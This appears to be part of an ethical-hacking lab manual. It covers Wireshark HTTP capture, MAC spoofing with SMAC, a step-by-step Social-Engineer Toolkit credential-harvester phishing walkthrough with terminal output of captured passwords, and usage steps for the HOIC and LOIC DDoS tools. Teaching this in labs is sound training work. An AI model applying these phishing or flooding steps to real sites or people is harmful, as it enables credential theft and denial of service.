
### Examining HTTP Traffic

The HTTP traffic that occurs during web browsing.

- Stop and close any capture that you may have open, and start a new capture.
- Set the filter to show only HTTP traffic.

Start with the HTTP request sent from your web browser.

- In your web browser, navigate to some webpage like <http://wwwscf.usc.edu/~csci571/Special/HTTP/proxy.html>.
- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the “Info” section. Select this packet.
- In the middle frame of the Wireshark window, expand the “Hypertext Transfer Protocol” section. Notice the details given for the:
  - GET request
  - Host
  - User-Agent
  - Accepts
  - cookie
  - etc




Take a look at the HTTP response to the above request.

In the top frame of the Wireshark main window, find and select the “HTTP/1.1 200 OK” packet immediately below the request for proxy.html. This is the response containing the requested web page.

Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for o Cache-Control o Content-Type o Server

- Etc



Details of incoming HTTP response corresponding to proxy.html


## B. Use SMAC for MAC Spoofing.

SMAC is a MAC address changer that has a simple-to-use graphical interface that enables the less experienced user all the way up to the guru to change a piece of hardware's MAC address. The less experienced user will appreciate the random generator whereas the guru will appreciate the ability to hand enter a new MAC address.


Once it is installed, you will find the application launcher in a Start Menu subdirectory called KLC. Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window (**Figure A**) will open.

Using SMAC can be very simple, depending on how you want to use it. The simplest way to use SMAC is to assign a random MAC address to a piece of hardware. Before we actually assign a new address, let's take a look at the other hardware on the machine. In the main window there is a check box that tells SMAC to show only active hardware. This checkbox is checked by default. Uncheck that box and your listing will grow, depending on the hardware on your machine. Take a look at **Figure B** to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.

*Figure A*




*Figure B*



When you click on a different listing, the information about that hardware will be displayed below.

Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in **Figure C**, the new, random MAC address is displayed in the New Spoofed MAC Address section.

*Figure C*



The address listed will correspond to a manufacturer list that you can choose from.

If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep

hitting Random until you get an address you like (or you can just take the first random address you get).

Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.

## PRACTICAL 6

### A. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.


We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

#### Procedure:


##### 1. Open Kali Linux



##### 2. Go to Application



3. Click Social Engineering Tools
4. Click Social Engineering Toolkit



5. Enter "Y" to proceed.

```
Terminal
File Edit View Search Terminal Help
pen-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:
```

**6. Type “1” for Social Engineering Attacks**

```

Terminal
File Edit View Search Terminal Help
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 

```

**7. Type “2” for website attack vector**

```

Terminal
File Edit View Search Terminal Help
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 

```

**8. Type “3” for Credentials harvester attack method**

```

Terminal
File Edit View Search Terminal Help
ate however when clicked a window pops up then is replaced with the malicious li~nk. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set> webattack> 

```

**9.** Type “2” for Site Cloner

```
Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>
```

**10.** Type IP address of Kali Linux machine ( 10.10.50.200 in our case).

```
Terminal
File Edit View Search Terminal Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.50.200]
0:]
```

**11.** Type target URL


```
Terminal
File Edit View Search Terminal Help
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.50.200
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.REDACTED
[+] Cloning the website: http://www.REDACTED
[+] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[-] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

**12.** Now, http://10.10.50.200 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http://10.10.50.200 to proceed.

**13.** Login using username and Password

Username: admin

Password: Admin@123



**14.** Go back to Linux terminal and observe.

```
Terminal
File Edit View Search Terminal Help
[*] Cloning the website: http://10.10.50.200
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output!
PARAM: __VIEWSTATE=/wEPDwULLTE3MDcSMjQzOTdkZPNeI7UtP3MUyvDKSiI1lkEb0gwS2lXI/ntus
eNMfdy7
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: EVENTVALIDATION=/wEdAAQizha2YKE51BBUN8FUPxq6WtttrRuIi9aE3DBglDcnOGGcP00
DLAX9axRe6vHQj2F3f3AwSkugaKAA3qX7zRfqP6FEuh56Etqq7+ihR1jyy+u65LCLvn1CwWt1XTdZm40
=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
POSSIBLE USERNAME FIELD FOUND: btologin>Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

## B. Perform the DDOS attack using the following tools:

### i. HOIC

High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.


Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



### ii. LOIC

The LOIC was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.

The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.



- **Step 1:** Run the tool.
- **Step 2:** Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.

